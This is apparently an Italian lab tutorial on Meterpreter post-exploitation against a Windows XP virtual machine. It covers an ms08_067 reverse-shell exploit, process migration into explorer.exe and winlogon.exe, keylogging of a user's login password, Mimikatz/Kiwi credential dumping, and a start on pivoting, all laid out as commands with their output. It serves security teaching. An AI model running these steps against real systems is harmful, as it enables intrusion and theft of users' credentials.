Altri strumenti per il password cracking sono disponibili nella sezione «05 – Password Attacks» di Kali Linux



# Meterpreter Privilege Escalation

## Esempio 2 – Cracking degli Account di Sistema

- CrackStation è un servizio Web-based di password cracking
- <https://crackstation.net/>

The screenshot shows the CrackStation homepage. A red box highlights the text "Hash contenuto in winpass.txt" pointing to the input field where the hash "d73a260874ba3a6aaad3b435b51404ee" is entered. The input field has a red border. To the right, there's a reCAPTCHA checkbox labeled "Non sono un robot". Below the input field, a message says "Enter up to 20 non-salted hashes, one per line:". The results table shows two rows for the hash, both identified as LM type and resulting in the password "p1pp3r0". A color legend at the bottom indicates green for exact matches and yellow for partial matches.

Hash	Type	Result
d73a260874ba3a6aaad3b435b51404ee	LM	p1pp3r0
d73a260874ba3a6aaad3b435b51404ee	LM	p1pp3r0

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)



# Meterpreter Privilege Escalation

## Esempio 3 – Keylogging (Processo Explorer.exe)

---

- Tramite la macchina Kali accediamo alla macchina Windows XP SP3 (Indirizzo IP 10.0.2.18)

1. `use exploit/windows/smb/ms08_067_netapi`
2. `set payload windows/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.18`
4. `set LHOST 10.0.2.15` (Indirizzo macchina Kali)
5. `exploit`



# Meterpreter Privilege Escalation

## Esempio 3 – Keylogging (Processo Explorer.exe)

- Usando la sessione Meterpreter è possibile registrare le sequenze di tasti digitati dagli utenti sulla macchina target

1. Innanzitutto, mediante il comando **getuid**, visualizziamo lo username associato al processo della sessione corrente di Meterpreter

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

2. Simuleremo un accesso alla macchina target (Windows XP) da parte di un suo legittimo utente
  - Nell'esempio assumiamo che l'utente «**PenTest**» abbia effettuato l'accesso alla macchina target



# Meterpreter Privilege Escalation

## Esempio 3 – Keylogging (Processo Explorer.exe)

- Simuliamo un login sulla macchina Windows XP



# Meterpreter Privilege Escalation

## Esempio 3 – Keylogging (Processo Explorer.exe)

- Usando la sessione Meterpreter è possibile registrare le sequenze di tasti digitati dagli utenti sulla macchina target

3. Tramite il comando `ps` vediamo quali sono i processi in esecuzione su tale macchina

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
=====
      PID   PPID  Name
      Path
  -----
  0     0  [System Process]
  4     0    System
  312   228  explorer.exe
        C:\WINDOWS\Explorer.EXE

Arch Session User
```

Output parziale



# Meterpreter Privilege Escalation

## Esempio 3 – Keylogging (Processo Explorer.exe)

- Usando la sessione Meterpreter è possibile registrare le sequenze di tasti digitati dagli utenti sulla macchina target

3. Tramite il comando `ps` vediamo quali sono i processi in esecuzione su tale macchina

Output parziale

```
meterpreter > getuid  
Server username: N  
meterpreter > ps  
  
Process List  
=====  
      PID  PPID  Name  
      Path  
---  ---  
      0    0   [System Pr...  
      4    0   System...  x86  0  NT AUTHORITY\SYSTEM  
      312  228  explorer.exe  x86  0  PENTESTINGXP\PenTest  
          C:\WINDOWS\Explorer.EXE
```

- Principale processo di Windows responsabile dell'interazione tra l'utente ed il Sistema Operativo
- Si occupa dell'interfaccia grafica dell'utente, mostra i task attivi, permette di eseguire i programmi, ed implementa l'interfaccia di Windows per il sistema di gestione dei file



# Meterpreter Privilege Escalation

## Esempio 3 – Keylogging (Processo Explorer.exe)

- Usando la sessione Meterpreter è possibile registrare le sequenze di tasti digitati dagli utenti sulla macchina target

3. Tramite il comando `ps` vediamo quali sono i processi in esecuzione su tale macchina

Output parziale


```
meterpreter > getuid
Server username: N
meterpreter > ps

Process List
=====
      PID   PPID  Name
      ---   ---  ---
      0     0    [System Process]
      4     0    System
      312   228  explorer.exe
      4     0    C:\WINDOWS\Explorer.EXE
      0     0    NT AUTHORITY\SYSTEM

PENTESTINGXP\PenTest
```

Principale processo di Windows responsabile dell'interazione tra l'utente ed il Sistema Operativo

Si occupa dell'interfaccia grafica dell'utente, mostra i task attivi, permette di eseguire i programmi, ed implementa l'interfaccia di Windows per il sistema di gestione dei file



# Meterpreter Privilege Escalation

## Esempio 3 – Keylogging (Processo Explorer.exe)

---

- **Osservazione:** se si riuscisse ad avere il controllo del processo **explorer.exe** sarebbe possibile intercettare tutte le azioni compiute dall'utente
  
- Meterpreter fornisce il comando **migrate**, che permette di «migrare» ad uno specifico processo, «assumendone il controllo»
  
- Sintassi del comando
  - **migrate PID**
  - Dove **PID** è il *Process IDentifier (PID)* del processo verso cui si intende migrare



# Meterpreter Privilege Escalation

## Esempio 4 – Keylogging (Processo Explorer.exe)

- Migriamo verso il processo **312**, che è il PID del processo **explorer.exe**
- **migrate 312**

```
meterpreter > migrate 312
[*] Migrating from 1004 to 312...
[*] Migration completed successfully.
```



# Meterpreter Privilege Escalation

## Esempio 4 – Keylogging (Processo Explorer.exe)

- Migriamo verso il processo **312**, che è il PID del processo **explorer.exe**
  - **migrate 312**

```
meterpreter > migrate 312
[*] Migrating from 1004 to 312...
[*] Migration completed successfully.
meterpreter > getuid
Server username: PENTESTINGXP\PenTest
```

Digitando nuovamente il comando **getuid** possiamo osservare che ora il processo Meterpreter è associato allo spazio utente (**PenTest**)



# Meterpreter Privilege Escalation

## Esempio 4 – Keylogging (Processo Explorer.exe)

- Mediante il comando **keyscan\_start** avviamo il logging dell'attività dell'utente (*keylogging*)
  - **keyscan\_start**

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

- Dopo aver avviato il *keylogger* simuliamo qualche attività dell'utente «**PenTest**» sulla macchina target Windows XP



# Meterpreter Privilege Escalation

## Esempio 4 – Keylogging (Processo Explorer.exe)

- Mediante il seguente comando possiamo visualizzare ciò che l'utente ha digitato sulla macchina target
- **keyscan\_dump**

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.repubblica.it<CR>
<CR>
dir<CR> permessi
cd <Right Shift>C><^H><Right Shift>><^H><^H><Right Shift>Desktop<CR>
dir<CR>
```



# Meterpreter Privilege Escalation

## Esempio 5 – Keylogging (Processo winlogon.exe)

- È possibile migrare al processo che gestisce il «Log On» su Windows
  - **winlogon.exe** è il processo che gestisce l'autenticazione degli utenti su un sistema Windows
- Mediante il comando **ps** è possibile visualizzare il PID associato al processo **winlogon.exe**

Output parziale



Process List						
PID	PPID	Name	Arch	Session	User	-----
0	0	[System Process]	x86	0	NT AUTHORITY\SYSTEM	
4	0	System	x86	0	NT AUTHORITY\LOCAL SERVICE	
172	664	alg.exe	x86	0	NT AUTHORITY\SYSTEM	
360	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	
596	360	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	
6206	360	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	

Postexploitation (Privilege Escalation)



# Meterpreter Privilege Escalation

## Esempio 5 – Keylogging (Processo winlogon.exe)

- Prima di proseguire con l'esempio, effettuiamo il «Log Off» sulla macchina Windows XP



Postexploitation (Privilege Escalation)



# Meterpreter Privilege Escalation

## Esempio 5 – Keylogging (Processo winlogon.exe)

- Migriamo verso il processo **620**, che è il PID del processo **winlogon.exe**
- **migrate 620**

```
meterpreter > migrate 620
[*] Migrating from 1004 to 620...
[*] Migration completed successfully.
```



# Meterpreter Privilege Escalation

## Esempio 5 – Keylogging (Processo winlogon.exe)

- Avviamo il logging dell'attività dell'utente utilizzando il comando `keyscan_start`

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > █
```


- Dopo aver avviato il *keylogger*, simuliamo l'accesso dell'utente «**Utente Segretissimo**» alla macchina Windows XP



# Meterpreter Privilege Escalation

## Esempio 5 – Keylogging (Processo winlogon.exe)

- Simuliamo un login sulla macchina Windows XP



# Meterpreter Privilege Escalation

## Esempio 5 – Keylogging (Processo winlogon.exe)

- Mediante il seguente comando possiamo visualizzare le credenziali di login che l'utente ha digitato sulla macchina target
    - **keyscan dump**



# Meterpreter Privilege Escalation

## Esempio 5 – Keylogging (Processo winlogon.exe)

- Mediante il seguente comando possiamo visualizzare le credenziali di login che l'utente ha digitato sulla macchina target
    - **keyscan dump**

## **Password relativa all'utente «Utente Segretissimo»**



# Meterpreter Privilege Escalation

## Kiwi

- Strumento di post exploitation che permette di «recuperare» le credenziali di accesso sulla macchina target senza uscire da Metasploit
- Nato come strumento standalone, è stato successivamente incluso nel framework Metasploit col nome di Mimikatz
- Kiwi può essere avviato all'interno di una sessione Meterpreter mediante il seguente comando
  - **load kiwi**

```
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.0.20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
```

Success.

**meterpreter >**

**Postexploitation (Privilege Escalation)**



# Meterpreter Privilege Escalation

## Kiwi

- Una volta avviato kiwi, digitando il seguente comando è possibile ottenere una lista di tutti i suoi comandi
  - `help kiwi`

Command	Description
<code>creds_all</code>	Retrieve all credentials (parsed)
<code>creds_kerberos</code>	Retrieve Kerberos creds (parsed)
<code>creds_livessp</code>	Retrieve Live SSP creds
<code>creds_msv</code>	Retrieve LM/NTLM creds (parsed)
<code>creds_ssp</code>	Retrieve SSP creds
<code>creds_tspkg</code>	Retrieve TsPkg creds (parsed)
<code>creds_wdigest</code>	Retrieve WDigest creds (parsed)
<code>dcsync</code>	Retrieve user account information via DCSync (unparsed)
<code>dcsync_ntlm</code>	Retrieve user account NTLM hash, SID and RID via DCSync
<code>golden_ticket_create</code>	Create a golden kerberos ticket
<code>kerberos_ticket_list</code>	List all kerberos tickets (unparsed)
<code>kerberos_ticket_purge</code>	Purge any in-use kerberos tickets
<code>kerberos_ticket_use</code>	Use a kerberos ticket
<code>kiwi_cmd</code>	Execute an arbitrary mimikatz command (unparsed)
<code>lsa_dump_sam</code>	Dump LSA SAM (unparsed)
<code>lsa_dump_secrets</code>	Dump LSA secrets (unparsed)
<code>password_change</code>	Change the password/hash of a user
<code>wifi_list</code>	List wifi profiles/creds for the current user
<code>wifi_list_shared</code>	List shared wifi profiles/creds (requires SYSTEM)



# Meterpreter Privilege Escalation

## Kiwi – Esempio

- Simuliamo un login sulla macchina Windows XP



# Meterpreter Privilege Escalation

## Kiwi – Esempio

- Tramite il seguente comando fornito da kiwi è possibile ottenere le password memorizzate in memoria sulla macchina target
- `creds_all`

Output parziale

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username           Domain       LM             NTLM
_____
-----          -----
PENTESTINGXP$      WORKGROUP   aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73
c59d7e0c089c0      da39a3ee5e6b4b0d3255bfef95601890af80709
PenTest            PENTESTINGXP  aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73
c59d7e0c089c0      da39a3ee5e6b4b0d3255bfef95601890af80709
Utente Segretissimo PENTESTINGXP  2d2f9df47df9c93ae917f8d6fa472d2c  9c083bfc3cac322a068
4667dbe517b9d      2d8a87814b229b51f936f9b2f35c7547f2e7eae0

wdigest credentials
=====

Username           Domain       Password
_____
-----          -----
PENTESTINGXP$      WORKGROUP   (null)
PenTest            PENTESTINGXP  (null)
Utente Segretissimo PENTESTINGXP  Arcangelo
```



# Meterpreter Privilege Escalation

## Kiwi – Esempio

- Tramite il seguente comando fornito da kiwi è possibile ottenere le password memorizzate in memoria sulla macchina target
  - `creds_all`

Output parziale


kerberos credentials		
Username	Domain	Password
(null)	(null)	(null)
PENTESTINGXP\$	WORKGROUP	(null)
PenTest	PENTESTINGXP	(null)
Utente Segretissimo	PENTESTINGXP	Arcangelo
pentestingxp\$	WORKGROUP	(null)



# Meterpreter Privilege Escalation

## Pivoting


- **Pivoting:** «salto» da una rete all'altra, utilizzando come *Gateway* un elemento (macchina target) comune tra le due reti
  - In questo caso il *Gateway* sarà una macchina target compromessa



# Meterpreter Privilege Escalation

## Pivoting


- **Pivoting:** «salto» da una rete all'altra, utilizzando come *Gateway* un elemento (macchina target) comune tra le due reti
  - In questo caso il *Gateway* sarà una macchina target compromessa



# Meterpreter Privilege Escalation

## Pivoting – Configurazione dell'Ambiente


- **Pivoting:** «salto» da una rete all'altra, utilizzando come *Gateway* un elemento (macchina target) comune tra le due reti
  - In questo caso il *Gateway* sarà una macchina target compromessa



# Meterpreter Privilege Escalation

